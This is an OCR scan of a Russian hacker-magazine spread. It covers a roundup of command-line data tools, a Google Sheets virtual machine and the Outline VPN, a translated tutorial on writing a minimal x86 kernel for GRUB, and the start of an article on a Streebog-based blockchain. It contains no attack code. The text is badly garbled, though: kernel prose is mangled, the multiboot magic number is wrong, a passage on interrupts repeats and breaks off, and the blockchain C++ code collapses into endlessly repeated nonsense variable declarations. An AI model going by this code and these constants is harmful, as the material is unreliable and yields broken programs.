1 STRUCTURED TEXT TOOLS — ПОДБОРКА УТИЛИТ ДЛЯ ОБРАБОТКИ ДАННЫХ ИЗ КОМАНДНОЙ СТРОКИ

Нужная крошечная утилитка для командной строки иногда способна сэкономить массу времени. Мы уже писали про утилиты jq и gron, которые помогают справиться с файлами в JSON, но на этот раз я покажу тебе целые залежи подобных программок, чтобы ты мог покопаться в них в свое удовольствие. Ну или как минимум положить ссылку в закладки до наступления нужного момента.



Итак, Structured text tools — это репозиторий на GitHub, автор которого коллекционирует ссылки на утилиты для работы с разными типами данных из командной строки. По большей части это программы для Unix-подобных систем, но попадаются и библиотеки для Python.


Список делится на восемь основных частей: DSV (текстовые файлы с разделителем типа CSV), XML и HTML, JSON, YAML и TOML, INI, логи, конфигурационные файлы и в качестве бонуса — утилиты для работы с однофайловыми базами данных.

К примеру, rows — отличное средство для конвертации таблиц между разными текстовыми форматами; xsv — штука для преобразования CSV (статистика, сортировка, манипуляция со столбцами); fx — утилита, которая позволяет быстро скормить файл JSON скрипту на JS (можно однострочнику); tq — парсер HTML, который работает подобно селекторам CSS.

И да, ты правильно подметил: многие из этих утилит носят названия из двух букв. Потому что автор каждой из них, конечно же, уверен, что ты будешь пользоваться именно его творением, причем так часто, что нажимать больше двух клавиш было бы утомительно.

2 GOOGLE SHEETS VM — ВИРТУАЛЬНАЯ МАШИНА ВНУТРИ ЭЛЕКТРОННОЙ ТАБЛИЦЫ

Я думаю, тебе хорошо известно о возможности выполнять скрипты в документах Microsoft Office и Google Drive. Но давай отвлечемся от злокозненных применений и посмотрим, как в электронных таблицах Google можно смастерить простейшую виртуальную машину, которая будет исполнять программы.



Автор этого небольшого эксперимента, Брайан Стеффенс, опубликовал пост в своем блоге и привел исчерпывающую инструкцию.

Первым делом тебе понадобится открыть его документ и скопировать к себе — иначе скрипты не заработают. А еще нужно дождаться, пока появится вкладка Computer, а затем выслушать предупреждения Google о том, что расширение — не из белого списка.

WARNING

Google хоть и зануден, но прав: если аккаунт тебе ценен, лучше не давать доступ кому попало. Код расширения выглядит безобидно, но нет никаких гарантий, что он не изменится. Для подобных экспериментов лучше иметь отдельную учетку.


Виртуалка самая простая: она имеет четыре регистра общего назначения, указатель на инструкцию и указатель на стек. Поддерживается 12 инструкций: `mov`, сложение, вычитание, умножение, операции со стеком, безусловный и условный переходы, функции, вывод и останов.

Когда программа будет готова, выбирай пункт Run, и увидишь, что в ячейке Output появился результат вычислений. Если захочешь что-нибудь написать самостоятельно, то для отладки пригодится пошаговое исполнение (Step), а если будет интересно, как все это работает, открывай Script editor и смотри. Скрипт несложный — чуть меньше 500 строк.

3 OUTLINE — ЛИЧНЫЙ СЕРВЕР VPN, ПОЛУЧИВШИЙ ПОДДЕРЖКУ GOOGLE

VPN приобретает все большую популярность — он не только позволяет обходить региональные ограничения, но и повышает безопасность, особенно если выбирать не первого попавшегося провайдера. Надежнее всего — установить VPN на свой сервер и ходить в интернет через него. К Google (вернее, Alphabet) недавно примкнул небольшой стартап Jigsaw, цель которого — сделать этот процесс максимально простым и доступным.

Outline состоит из двух частей — той, что устанавливается на сервер, и клиента, который позволяет управлять этими серверами (и потому называется «менеджер»). При первом запуске менеджер предложит выбор: создать новую учетную запись на DigitalOcean и автоматически залить сервер туда (по дороге выдают кредит в десять долларов при первой привязке карты) либо установить на другую площадку. Во втором случае тебе будет предоставлена команда, которая скачивает и запускает инсталляционный скрипт. По завершении процесса ты получишь строку с настройками — копируй ее обратно в менеджер.



Для работы сервера Outline понадобится Docker. Собственно, серверная часть — это контейнер с предварительно настроенным прокси Shadowsocks. Скрипт сам скачает все необходимое и поднимет сервер. Или не поднимет, если ты, как и я, запамятуешь, что твоя машина работает на ARM64 (такие задешево дают в Scaleway). Собранные под x86 контейнеры на нем, конечно же, не заводятся.

В общем, если с Outline у тебя тоже не сложится, то остается еще масса других вариантов. Например, штука под названием Algo при помощи Ansible развернет VPN на свежем инстансе без всяких контейнеров.


Или же можешь поставить OpenVPN своими руками, не полагаясь на автоматику. У нас, кстати, было интересное руководство о том, как, добавив к нему stunnel, можно получить еще и защиту от глубокой инспекции пакетов.

ДАВАЙ НАПИШЕМ ЯДРО

СОЗДАЕМ ПРОСТЕЙШЕЕ РАБОЧЕЕ ЯДРО ОПЕРАЦИОННОЙ СИСТЕМЫ

Андрей Сандерсон

Разработка ядра по прему считается задачей не из легких, но написать простейшее ядро может каждый. Чтобы прикоснуться к магии кернел-хакинга, нужно лишь собрать несколько исходников и сообразить с ассемблером. В этой статье мы на пальцах разберем, как это сделать.



INFO

Это перевод двух статей Андрея Сандерсона:

- Kernel 101 — let's write a Kernel ►
- Kernel 201 — Let's write a Kernel with keyboard and screen support.

Публикуется с разрешения автора. Перевод Андрей Письменный.

```
Привет, мир!
```

Давай напишем ядро, которое будет загружаться через GRUB на системах, совместимых с x86. Наше первое ядро будет показывать сообщение на экране и на том остановиться.

КАК ЗАГРУЖАЮТСЯ ХОЗ-МАШИНЫ

Прежде чем делать о том, как писать ядро, давай посмотрим, как компьютер загружается и передает управление ядру. Большинство регистров процессора x86 имеют определенные значения после загрузки. Регистр — указатель на инструкцию (EIP) содержит адрес инструкции, которая будет исполнена процессором. Его заводские значения — это 0xFFFFFFF0. То есть, x86-процессор всегда будет начинать исполнение с физического адреса 0xFFFFFFF0. Это последние 16 байт 32 разрядного адресного пространства. Этот адрес называется «вектор сброса» (reset vector).

В карте памяти, которая содержится в чипсете, прописано, что адрес 0xFFFFFFF0 сопоставлен на определенную часть ВИОС, а не на оперативную память. Однако BIOS не грузит себя в оперативку для быстрого доступа — этот процесс называется «шедоуинг» (shadowing), созданная тонкая часть памяти адресу 0xFFFFFFF0 будет содержать только инструкцию переходу с тому месту в памяти, куда BIOS скопировала себя.

Итак, BIOS начинает исполняться. Сначала она ищет устройства, с которых можно загрузиться в том порядке, который задан в настройках. Она проверяет носители на наличие «волшебного числа», которое означает загрузочный диск или сектор. Обычно это 511-й и 512-й первые сектора диска (MBR), значит, диск загрузочный.

Как только обнаружит загрузочное устройство, она скопирует содержимое первого сектора в оперативную память, начиная с адреса 0x7C00, и затем начинает исполнение на этот адрес и начнет исполнение того кода, который только что загрузила. Вот этот код и называется загрузчиком (bootloader).

Загрузчик загружает ядро по физическому адресу 0x100000. Именно он использовался большинством популярных ядер для x86.

Все процессоры, совместимые с x86, начинают свою работу в примитивном 16-разрядном режиме, который называют «реальным режим» (real mode). Загрузчик GRUB переключает процессор в 32-разрядный защищенный режим (protected mode), переводит начиная был регистров CR0 в единицу. Поэтому ядро начинает загрузчиком уже в 32-битном защищенном режиме.

Заметь, что BIOS в случае с ядрами Linux выбирает соответствующий протокол загрузчик и загружает адрес в реальном режиме. Ядра Linux сами переключаются в защищенный режим.

ЧТО НАМ ПОНАДОБИТСЯ

- Компьютер, совместимый с x86 (очевидно).
- Linux.
- ассемблер NASM.
- GCC.
- ld (из Linux).
- GRUB.

WWW

Ты можешь найти исходный код того, что у нас должно получиться, в репозитории автора на GitHub.

ВХОДНАЯ ТОЧКА НА АССЕМБЛЕРЕ

Нам бы, конечно, хотелось написать все на Си, но совсем избежать использования ассемблера не получится. Мы напишем на ассемблере x86 небольшой файл, который станет стартовой точкой для нашего ядра. Все, что будет делать ассемблерный код, — это вызывать внешнюю функцию, которую мы напишем на Си, а потом останавливать выполнение программы.

Как сказать так, чтобы ассемблерный код стал стартовой точкой для нашего ядра? Мы используем сценарий для компоновщика (linker), который линкует объектные файлы и создает финальный исполнимый файл ядра (подробнее обсужу чуть ниже). В этом сценарии мы напрямую укажем, что хотим, чтобы наш бинарный файл загружался по адресу 0x100000. Это адрес, как я уже писал, по которому загрузчик ожидает увидеть входную точку в ядре.

Вот код на ассемблере:

```
kernel.asm
bits 32
section .text
global start
extern kmain
start:
  cli
  mov esp, stack_space
  call kmain
  hlt
section .bss
resb 8192
stack_space:
```

Первая инструкция `bits 32` — это то же ассемблер x86, а директива NASM, сообщающая, что генерировать код для процессора в 32-разрядном, который будет работать в 32-разрядном режиме. Для нашего примера это не обязательно, но указывать это лишним не помешает. Вторая строка понятна.

Вторая строка начинает текстовую секцию, такое известную как секция кода. Сюда входит наш код.

`global` — это еще одна директива NASM, она объявляет символ из нашего кода доступным для компоновщика. Это позволит компоновщику найти символ `start`, который и служит нашей точкой входа.

`kmain` — это функция, которая будет определена в нашем файле `kernel.c`.

`extern` объявляет, что функция декларирована где-то еще.

Далее идет функция `start`, которая вызывает `kmain` и останавливает процессор инструкцией `hlt`. Инструкции могут будить проблемы, поэтому `hlt`, так что сначала мы отключаем прерывания инструкцией `cli` (clear interrupts).

В коде мы также определяем какое-то количество памяти под стек и начинаем ставить на нее указатель стека (esp). GRUB, кажется, это и так делает за нас, но я хотел может указатель стека уже задан. Однако на время стартов выделим немного памяти в секции BSS и напрямую указатель стека на ее начало. Мы используем инструкцию `resb` — она резервирует память, задавая в байтах. Затем оставляется метка, указывающая на край зарезервированного куска памяти. Прямо перед вызовом `kmain` указатель стека (esp) направляется на эту область инструкцией `mov`.

ЯДРО НА С

В файле `kernel.asm` мы вызвали функцию `kmain()`. Так что в коде на С описание начинается с нее.

```
kernel.c
void kmain(void)
{
  const char *str = "my first kernel";
  char *vidptr = (char*)0x b8000;
  unsigned int i = 0;
  unsigned int j = 0;
  while(j < 80 * 25 * 2) {
    vidptr[j] = ' ';
    vidptr[j+1] = 0x07;
    j = j + 2;
  }
  j = 0;
  while(str[j]) {
    vidptr[i] = str[j];
    vidptr[i+1] = 0x07;
    ++j;
    i = i + 2;
  }
  return;
}
```

Все, что будет делать наше ядро, — очищать экран и выводить строку my first kernel.

Первым делом мы создаем указатель `vidptr`, который указывает на адрес 0xb8000. В защищенном режиме это начало видеопамяти. Текстовая экранная память — это просто часть оперативного пространства. Под экранный вывод выделен участок памяти, который начинается с адреса 0xb8000, — в него помещаются 25 строк по 80 символов ASCII.

Каждый символ в текстовой памяти представлен 16 битами (2 байта), а не 8 битами (1 байтом), которые мы привыкли. Первый байт — это код символа в ASCII, а второй байт — это `attribute-byte`. Это определяет формата символа, в том числе — его цвет.

Цикл `while` проходится по экранной памяти и заполняет пустыми символами с атрибутом 0x07 все 25 строк по 80 символов. Это очищает экран.

Во втором цикле `while` выводим строку my first kernel, сначала выравнивая нулевым символом, записывается в видеопамять, и каждый символ получает attribute-byte, равный 0x07. Это формат приемлемо к выводу строки.

КОМПОНОВКА

Теперь мы должны собрать kernel.asm в объектный файл с помощью NASM, а затем при помощи GCC скомпилировать kernel.c в другой объектный файл. Наша задача — сомкнуть эти объекты в исполнимое ядро, пригодное к загрузке. Для этого потребуется написать для компоновщика (ld) сценарий, который мы будем передавать в качестве аргумента.

```
link.ld
OUTPUT_FORMAT(elf32-i386)
ENTRY(start)
SECTIONS
{
  . = 0x100000;
  .text : { *(.text) }
  .data : { *(.data) }
  .bss : { *(.bss) }
}
```

Здесь мы сначала задаем формат (`OUTPUT_FORMAT`) нашего исполнимого файла как 32-битный ELF (Executable and Linkable Format), стандартный бинарный формат для Linux-образных систем для архитектуры x86.

`ENTRY` принимает один аргумент. Он задает название символа, который будет использован в качестве точкой исполнимого файла.

`SECTIONS` — это самая важная для нас часть. Здесь мы определяем расклады нашего исполнимого файла. Мы можем определить, как разные секции будут обращаться и куда каждая из них будет помещена.

Первая и последняя, что код ядра должен начинаться по адресу 0x100000. Именно поэтому мы и прописываем значение курсора значение 0x100000.

Взятие на старт `.text` : { *(.text) } Звездочкой здесь задается маска, под которую попадает любое название файла. Соответственно, выражение *(.text) означает все входящие секции .text во всех входящих файлах.

В результате компоновщик соберет все текстовые секции всех объектных файлов в текстовую секцию исполнимого файла и разместит по адресу, указанному в качестве позиции. Секция кода нашего исполнимого файла будет начинаться по адресу 0x100000.

После того как компоновщик выдаст текстовую секцию, значение счетчика позиции будет 0x100000 плюс размер текстовой секции. Точно так же секции `data` и `bss` будут спиты и помещены по адресу, который задан счетчиком позиции.

GRUB И МУЛЬТИЗАГРУЗКА

Теперь все наши файлы готовы к сборке ядра. Но поскольку мы будем загружать ядро при помощи GRUB, остается еще один шаг.

Существует стандарт для загрузки разных ядер x86 с помощью бутлоадера. Это называется «спецификация мультизагрузки». GRUB будет загружать только те ядра, которые ей удовлетворяют.

В соответствии с этой спецификацией ядро может содержать заголовок Multiboot header в первых 8 килобайтах. В этом заголовке должно быть пропущено три поля:

- **magic** — содержит «волшебное» число 0x1BAD0002, по которому идентифицируется заголовок.
- **flags** — это поле для еще не важно, можно оставить нуль.
- **checksum** — контрольная сумма, которая дает ноль, если прибавить ее к полям magic и flags.

Наш файл kernel.asm теперь будет выглядеть следующим образом:

```
kernel.asm
bits 32
section .text
        ;multiboot spec
        align 4
        dd 0x1BAD0002          ;magic
        dd 0x00                ;flags
        dd -(0x1BAD0002 + 0x00) ;checksum
global start
extern kmain
start:
  cli
  mov esp, stack_space
  call kmain
  hlt
section .bss
resb 8192
stack_space:
```

Инструкция dd задает двойное слово размером 4 байта.

СОБИРАЕМ ЯДРО

Итак, все готово для того, чтобы создать объектный файл из kernel.asm и kernel.c и сомкнуть их с применением нашего сценария. Пишем в консоли:

```
$ nasm -f elf32 kernel.asm -o kasm.o
```

По этой команде ассемблер создает файл kasm.o в формате ELF-32 бит. Теперь то же самое тогда GCC:

```
$ gcc -m32 -c kernel.c -o kc.o
```

Параметр -c указывает на то, что GCC пусть после компиляции не нужно линковать. Мы это сделаем сами:

```
$ ld -m elf_i386 -T link.ld -o kernel kasm.o kc.o
```

Эта команда запустит компоновщик с нашим скриптом и сгенерирует исполнимый файл под названием `kernel`.

WARNING

Хакингом ядра лучше всего заниматься в виртуалке. Чтобы запустить ядро в QEMU вместо GRUB, исполним команду qemu-system-i386 -kernel kernel.

Продолжение стр. 72 ►

ДАВАЙ НАПИШЕМ ЯДРО

СОЗДАЕМ ПРОСТЕЙШЕЕ РАБОЧЕЕ ЯДРО ОПЕРАЦИОННОЙ СИСТЕМЫ

НАСТРАИВАЕМ GRUB И ЗАПУСКАЕМ ЯДРО

GRUB прекрасен, чтобы назначив файлы с ядром следующим конвенциям **kernel-<версия>**. Так что переименовываем файл — в нашем случае **kernel-701**.

Теперь кладем ядро в папку **/boot**. Но это это пользователь перемотки суперпользователя.

В конфигурационный файл GRUB grub.cfg нужно будет добавить что-то в таком роде:

```
title mykernel
    root (hd0,0)
    kernel /boot/kernel-701 ro
```

Не забудь убрать директивы hiddenmenu, если они прописана.

GRUB 2

Если запустить создание ядра кодом в GRUB 2, которой при умолчание поставляется в новых дистрибутивах, твой конфиг должен выглядеть следующим образом:

```
menuentry 'kernel 701' {
    set root='hd0,msdos1'
    multiboot /boot/kernel-701 ro
}
```

Благодаря Python Flaskу за это дополнение.

Перезагружай компьютер, и ты должен будешь увидеть свое ядро в списке! А выбрав его, ты увидишь ту самую строку:

Это и есть твое ядро!

WWW

- wiki.osdev.org
- intermezzos.org
- Wolfsoul qwer

ПИШЕМ ЯДРО С ПОДДЕРЖКОЙ КЛАВИАТУРЫ И ЭКРАНА

Мы закинули работу над минимальным ядром, которое загружается через GRUB, работает в защищенном режиме и выводит на экран серу строку. Настала пора развить его и добавить драйверы клавиатуры, которые будут читать символы с клавиатуры и выводить их на экран.

WWW

Полный исходный код ты можешь найти в pastebin-пиши вторую из ссылок.

Мы будем общаться с устройствами ввода-вывода через порты ввода-вывода. По сути, они просто адреса на шине ввода-вывода. Для операций чтения и записи в нем существуют специальные процессорные инструкции.

РАБОТА С ПОРТАМИ: ЧТЕНИЕ И ВЫВОД

```
read_port:
    mov edx, [esp + 4]
    in al, dx
    ret

write_port:
    mov edx, [esp + 4]
    mov al, [esp + 4 + 4]
    out dx, al
    ret
```

Доступ к портам ввода-вывода осуществляется при помощи инструкций **in** и **out**, передающих в нибудь edx.

В **read_port** номер порта передается в качестве аргумента. Когда компилятор вызывает функцию, он кладет все аргументы в стек. Аргумент нуждается в регистре edx при помощи инструкции **in**. Регистры **ax** — это нижние 16 бит регистра **eax**. Инструкция **in** задаёт читает порт, номер которого задан в **dx**, и помещает результат в **al**. Регистры **al** — это нижние 8 бит регистра **eax**. Возможно, ты помнишь из инструкцого курса, что значения, возвращаемые функциями, передаются через регистр **eax**. Таким образом, **read_port** позволяет читать из порта ввода-вывода.

Функция **write_port** работает схожим образом. Мы принимаем два аргумента: номер порта и данные, которые будут записаны. Инструкция **out** пишет данные в порт.

ПРЕРЫВАНИЯ

Теперь, прежде чем мы вернемся к написанию драйвера, нам нужно понять, как процессор работает, что каждую из его частей делает и как взаимодействует.

Самое простое решение — это опрашивать устройства — непрерывно по кругу проверять их статус. Это по понятным причинам неэффективно и неразумно. Поэтому здесь в игру вступают прерывания. Прерывание — это сигнал, посылаемый процессору устройством или программой, который означает, что произошло событие. Используя прерывания, мы можем избежать необходимости опрашивать устройства и будем реагировать только на интересующие нас события.

За прерывания в архитекте x86 отвечает чип под названием Programmable Interrupt Controller (PIC). Он обрабатывает аппаратные прерывания и направляет в процессор их в соответствующие системные прерывания.

Когда пользователь что-то делает с устройством, чипу PIC отправляется импульс, называемый аппаратным прерыванием (Interrupt Request, IRQ). PIC переводит полученное прерывание в системное прерывание и отправляет процессору сообщение о том, что произошло. Процессор, в свою очередь, сообщает, что произошло событие. Использовав прерывания, мы можем избежать необходимости опрашивать устройства и будем реагировать только на интересующие нас события.

За прерывания в архитекте x86 отвечает чип под названием Programmable Interrupt Controller (PIC). Он обрабатывает аппаратные прерывания и направляет в процессор их в соответствующие системные прерывания.

Когда пользователь что-то делает с устройством, чипу PIC отправляется импульс, называемый аппаратным прерыванием (Interrupt Request, IRQ). PIC переводит полученное прерывание в системное прерывание и отправляет процессору сообщение о том, что произошло. Процессор, в свою очередь, сообщает, что произошло событие. Используя прерывания, мы можем избежать необходимости опрашивать устройства и будем реагировать только на интересующие нас события.

Для

КОДИНГ

Дмитрий Сошников
ведущий инженер ЛОГИС

РУССКИЙ НАРОДНЫЙ БЛОКЧЕЙН

ПИШЕМ ПРОСТОЙ ЛОКАЛЬНЫЙ БЛОКЧЕЙН С ИСПОЛЬЗОВАНИЕМ «СТРИБОГА»

Блокчейн и все, что к нему связано, начало у всех на слуху, но на сегодняшний день для меня можно найти изрядное, которое обошло эту тему стороной вниманием. Мы пойдем по пути изучения и создания простого блокчейна, который будет использовать «стрибога» — российский ответ на SHA-256 и SHA-3. Для чистоты эксперимента, чтобы не зависеть от сторонних библиотек, напишем простенький клиент-сервер, который будет принимать транзакции и напечатает в ответ блоки в JSON-формате.

ОБЩАЯ СТРУКТУРА НАШЕГО БЛОКЧЕЙНА

Наш новый блокчейн будет использовать следующие сущности: цепочку из блоков, каждый из которых имеет следующие поля:

- `index` — индекс блока;
- `timestamp` — время;
- содержание транзакции (`transactions`);
- доказательство выполнения достаточного работы (`proof`) (о том, что это такое, см. ниже);
- значение хеш-суммы предыдущего блока (`previous_hash`);
- значение хеш-суммы текущего блока (`hash`).

В соответствии с приведенным выше описанием данные сущности в JSON-представлении выглядят примерно так (`"miscellaneous"` соответствует произвольным данным сервера (`payload`) для простоты в блок будем включать сервера и время его запуска):

```
{
  "index": 0,
  "timestamp": 1523465255,
  "transactions": [
    {
      "sender": "Genesis",
      "recipient": "Server",
      "payload": "{\"miscellaneous\": \"Server Started\"}"
    }
  ],
  "proof": 100,
  "previous_hash": "9B8bf9fb:d9f6e2b5e6a4f7b8a8c4:a7:17b7b4b7
  7b4b7b4b7b4b7b4b7b4b7b4b7",
  "hash": "8Ff4b9f5:e5d9f2:f3:a7:9f7c:f7:fe4e9e6a:c7ee43e4e9
  ge6ef7b4b7b4b7b4b7b4b7b4b7"
}
```

Помимо генерации текущих блоков, клиенты должны включать в себя доказательство выполнения работы. Его смысл в том, что клиенты должны «копать» все доступные блоки. Этот же принцип в биткоин-блокчейне, но в отличие от биткоина, наш блокчейн будет использовать «стрибога» вместо SHA-256. Для предотвращения атаки «отравления» блокчейна злоумышленниками, предыдущие блоки проверяются после генерации нового блока. Если в предыдущем блоке первый и предыдущий блоки имеют одинаковые хеш-суммы, то такой блок считается «отравленным» и отбрасывается.

ФУНКЦИЯ ПОДСЧЕТА ХЕШ-СУММЫ

Для начала напишем функцию, которая будет использовать алгоритм «Стрибог» (см. статьи на habr.com), но необходимо соответствие формат-спецификации JSON-представления блоков. Для этого сортировка ключей должна быть лексикографическая:

```
# Создаем хеш-сумму блока
def stribog_get_hash(block):
    # Создаем обновленную версию для кодирования, исключаем поле hash
    block_string = bytes(str(sorted(zip(block.keys(), block.values())
    ), key=lambda x: x[0]), 'utf-8')
    return gostcrypt.new('streebog256', block_string).digest()
```

Для счетчика хеш-сумм:

```
# Вычисляем хеш-сумму для последнего блока
last_block_hash = stribog_get_hash(last_block)
# Перебор в цикле до нахождения доказательства
while True:
    # Вычисляем хеш-сумму для нового блока
    block_hash = stribog_get_hash(new_block)
    # Если найдено доказательство, выходим из цикла
    if block_hash[:4] == b'\x00\x00\x00\x00':
        break
    # Иначе увеличиваем доказательство и пересчитываем хеш
    new_block['proof'] += 1
    new_block['hash'] = block_hash
```

Поскольку наш формат хеша должен быть в виде строки, в различных полях используются шестнадцатеричные и base-представления, также необходимо сделать соответствующие преобразования. Сделаем это следующим образом (`CHAIN_SIZE` — размер цепочки; `CHAIN_DIFF` — сложность):

```
# Формируем блок для последнего раунда
last_block = {'index': CHAIN_SIZE,
# Время в виде строки
'timestamp': str(int(time.time())),
# Транзакции, в данном случае пустые
'transactions': [],
# Это доказательство выполнения работы
'proof': CHAIN_DIFF,
# Хеш предыдущего блока в base64
'previous_hash': base64.b64encode(last_block['hash'])
.decode('utf-8')}
# Вычисляем хеш-сумму последнего блока
last_block['hash'] = stribog_get_hash(last_block)
# Выводим его в JSON
print(last_block)
# Создаем переменную для нового блока
new_block = {}
# Цикл по всем блокам
while True:
    # Увеличиваем индекс на 1
    last_block['index'] += 1
    # Время в виде строки
    last_block['timestamp'] = str(int(time.time()))
    # Транзакции пока пустые
    last_block['transactions'] = []
    # Доказательство выполнения работы
    last_block['proof'] = CHAIN_DIFF
    # Хеш предыдущего блока
    last_block['previous_hash'] = base64.b64encode(last_block['hash'])
    .decode('utf-8')
    # Вычисляем хеш-сумму
    last_block['hash'] = stribog_get_hash(last_block)
    # Выводим в JSON
    print(last_block)
    # Копируем последний блок в новый
    new_block = last_block.copy()
    # Если достигнут размер цепочки, то выходим из цикла
    if last_block['index'] == CHAIN_SIZE:
        break
    # Иначе вычисляем хеш-сумму последнего блока
    last_block['hash'] = stribog_get_hash(last_block)
```

Теперь можно запускать сервер или доказывать нетрудные. Все это мы сохраняем в файл **blockchain.py**.

ФАЙЛ BLOCK.CPP

В основном коде сервера:

```
#include "block.h"
```

Конструктор для инициализации блоков

Для того создания нового блока необходимо передать сервер для инициализации данного блока. Плюс, создающее метку времени, инициализировать переменные для доказательства выполнения работы и хеш-суммы предыдущего блока:

```
Block::Block(int index, int proof, const char *previous_hash,
    const char *payload, time_t timestamp) {
    this->index = index;
    this->proof = proof;
    strcpy(this->previous_hash, previous_hash);
    strcpy(this->payload, payload);
    this->timestamp = timestamp;
}
```

Конструктор для инициализации очередного блока

Для создания нового блока нам нужно знать значение последнего (очередного) блока или блока, начиная «Genesis-блок», значение полей транзакции и на сервере:

```
Block::Block(int index, int *last_block, const char *payload,
    int *server_id) {
    // Индекс нового блока
    this->index = last_block[0];
    // Доказательство выполнения работы
    this->proof = last_block[1];
    // Хеш предыдущего блока
    memcpy(this->previous_hash, last_block + 2, 32);
    // Время в виде строки
    this->timestamp = (time_t) last_block[10];
    // Транзакции
    strcpy(this->payload, payload);
    // Сервер, который создал блок
    this->server_id = server_id;
}
```

Создание данных блока

Основные, что нужно знать — это сериализовать значения полей блока, для подсчета хеш-суммы и записать предыдущее значение для вывода предыдущего блока:

```
int Block::create_genesis_block(char *
    const char *payload, int *server_id) {
    // Индекс
    this->index = 0;
    // Доказательство выполнения работы
    this->proof = 100;
    // Хеш предыдущего блока, пока не получен
    memset(this->previous_hash, 0, 32);
    // Время
    this->timestamp = time(NULL);
    // Данные
    strcpy(this->payload, payload);
    // Сервер, который создал блок
    this->server_id = server_id;
    // Вычисляем хеш-сумму
    this->hash = calc_hash();
}
```

Получение последнего блока

```
int Block::set_previous_hash(char *prev) {
    // Копируем хеш предыдущего блока
    memcpy(this->previous_hash, prev, 32);
    // Вычисляем хеш-сумму
    this->hash = calc_hash();
}
```

Получение хеш-суммы предыдущего блока

```
int Block::get_previous_hash(char *prev) {
    // Копируем хеш предыдущего блока
    memcpy(prev, this->previous_hash, 32);
}
```

Чтение значения хеша блока из поля hash

Здесь также нечего пояснять:

```
int Block::get_hash(char *hash) {
    // Копируем хеш
    memcpy(hash, this->hash, 32);
}
```

Счетчик хеш-суммы очередного блока

Вычисление метода генерации хеш-суммы (`calc_hash()`). Основные моменты — в отдельном параметре передаем значение хеш-суммы предыдущего блока, а также сериализуем все поля блока в строку. Плюс, в отличие от биткоина, мы вычисляем хеш-сумму блока, поскольку нам нужно использовать значение хеш-суммы для последующего сервера:

```
int Block::calc_hash(char *prev_hash) {
    // Переменная для хранения
    int *transaction_string = transaction_number * 32;
    // Переменная для хранения строки
    char *tmp_str = (char *) malloc(sizeof(int) * transaction_string);
    // Переменная для хранения хеш-суммы
    char *tmp_hash = (char *) malloc(32);
    // Переменная для хранения предыдущего блока
    char *prev_block_hash_hex[65];
    // Переменная для хеш-суммы
    int *hash = (int *) malloc(32);
    // Переменная для индекса
    int i = 0;
    // Переменная для значения хеш-суммы
    int *tmp_index = (int *) malloc(sizeof(int));
    // Переменная для времени
    char *tmp_time = (char *) malloc(11);
    // Переменная для доказательства выполнения работы
    char *tmp_proof = (char *) malloc(sizeof(int));
    // Переменная для транзакций
    int *tmp_transactions = (int *) malloc(sizeof(int));
    // Переменная для сервера
    int *tmp_server = (int *) malloc(sizeof(int));
    // Переменная для хеш-суммы
    int *tmp_hash = (int *) malloc(32);
    // Переменная для цикла
    int *tmp_i = (int *) malloc(sizeof(int));
    // Переменная для длины
    int *tmp_length = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev = (int *) malloc(32);
    // Переменная для предыдущего блока
    int *tmp_prev_block = (int *) malloc(32);
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash = (int *) malloc(32);
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex = (int *) malloc(32);
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
